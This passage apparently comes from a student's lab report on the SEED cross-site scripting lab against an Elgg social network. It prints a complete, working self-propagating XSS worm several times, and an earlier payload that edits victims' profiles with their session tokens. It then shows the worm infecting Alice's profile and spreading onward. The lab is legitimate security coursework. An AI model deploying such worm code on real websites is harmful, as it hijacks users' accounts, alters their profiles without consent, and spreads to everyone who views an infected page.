"&interests=&accesslevel[interests]=2" + "&skills=&accesslevel[skills]=2" + "&contactemail=&accesslevel[contactemail]=2" +
"&phone=&accesslevel[phone]=2" + "&mobile=&accesslevel[mobile]=2" + "&website=&accesslevel[website]=2" +
"&twitter=&accesslevel[twitter]=2";
   let content = token + ts + name + fields + victimID;
   const SKIP_ID = 59;
   let sendUrl = "http://www.seed-server.com/action/profile/edit";

   Ajax = new XMLHttpRequest();
   Ajax.open("POST", sendUrl, true);
   Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   Ajax.send(content);
}
</script>
```

After saving and running the profile:




About me
Samy is my hero

As you can see, without the if-guard, Samy attacks himself the moment he saves the script. That is why the guard is necessary, so that the script does not get overwritten and continues to run on other's accounts when they view Samy's profile.

Task 06: Writing a Self-Propagating XSS Worm


The new code that was used:



```
<script id="worm">
window.onload = function() {
    let ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    let token = "&__elgg_token="+elgg.security.token.__elgg_token;
    let victimID = `&guid=${elgg.session.user.guid}`;
    let name = `&name=${elgg.session.user.name}`;
    let headerTag = "<script id =\"worm\" type=\"text/javascript\">";
    let strCode = document.getElementById("worm").innerHTML;
    let tailTag = "</" + "script>";
    let wormCode = encodeURIComponent(headerTag + strCode + tailTag);
    let description = "&description=Samy is my Hero" + wormCode + "&accesslevel[description]=2";
    let fields = "&briefdescription=&accesslevel[briefdescription]=2" + "&location=&accesslevel[location]=2" +
"&interests=&accesslevel[interests]=2" + "&skills=&accesslevel[skills]=2" + "&contactemail=&accesslevel[contactemail]=2" +
"&phone=&accesslevel[phone]=2" + "&mobile=&accesslevel[mobile]=2" + "&website=&accesslevel[website]=2" +
"&twitter=&accesslevel[twitter]=2";
    let content = token + ts + name + description + fields + victimID;
    const SKIP_ID = 59;
    let sendUrl = "http://www.seed-server.com/action/profile/edit";
    if(elgg.session.user.guid  !==  SKIP_ID){
        let Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendUrl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
        let Ajax2 = new XMLHttpRequest();
        Ajax2.open("GET", `http://www.seed-server.com/action/friends/add?friend=${SKIP_ID}${ts}${token}`, true);
        Ajax2.send();

    }
}
</script>
```

CS 445 Lab Report: Cross-site Scripting Attack


The Below screenshot shows the code being added to samy's profile.




```
<script id="worm">
window.onload = function() {
   let ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
   let token = "&__elgg_token="+elgg.security.token.__elgg_token;
   let victimID = `&guid=${elgg.session.user.guid}`;
   let name = `&name=${elgg.session.user.name}`;

   let headerTag = "<script id =\"worm\" type=\"text/javascript\">";
   let strCode = document.getElementById("worm").innerHTML;
   let tailTag = "</" + "script>";

   let wormCode = encodeURIComponent(headerTag + strCode + tailTag);
   let description = "&description=Samy is my Hero" + wormCode + "&accesslevel[description]=2";
   let fields = "&briefdescription=&accesslevel[briefdescription]=2" + "&location=&accesslevel[location]=2"
+ "&interests=&accesslevel[interests]=2" + "&skills=&accesslevel[skills]=2" +
"&contactemail=&accesslevel[contactemail]=2" + "&phone=&accesslevel[phone]=2" +
"&mobile=&accesslevel[mobile]=2" + "&website=&accesslevel[website]=2" +
"&twitter=&accesslevel[twitter]=2";
   let content = token + ts + name + description + fields + victimID;
   const SKIP_ID = 59;
   let sendUrl = "http://www.seed-server.com/action/profile/edit";
   if(elgg.session.user.guid  !==  SKIP_ID){

      let Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendUrl, true);
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send(content);

      let Ajax2 = new XMLHttpRequest();
      Ajax2.open("GET", `http://www.seed-server.com/action/friends/add?friend=${SKIP_ID}${ts}${token}`,
true);
      Ajax2.send();

   }
}
</script>
```

Now I will log in as Alice and Boby. Alice will first visit Samy's profile, which will then run the script. The script will duplicate itself onto Alice's description as well as add Samy as a friend. Boby will visit Alice and theoretically should also get the duplicated script and Samy added as a friend. By the end of it, both users will have Samy as a friend, will have their descriptions modified, and will help propagate the worm to other users.


Alice's profile and friendslist before visiting Samy's profile page:






No friends yet.

Alice's Profile and friendslist after visiting Samy's profile:





Edit profile

Display name: Alice

About me:

```
<p>Samy is my Hero<script id ="worm" type="text/javascript">
window.onload = function() {
   let ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
   let token = "&__elgg_token="+elgg.security.token.__elgg_token;
   let victimID = `&guid=${elgg.session.user.guid}`;
   let name = `&name=${elgg.session.user.name}`;

   let headerTag = "<script id =\"worm\" type=\"text/javascript\">";
   let strCode = document.getElementById("worm").innerHTML;
   let tailTag = "</" + "script>";
```

Public


Brief description:

Public


Location:


Public

Interests





Boby's Profile and friendslist before visiting Alice's profile:





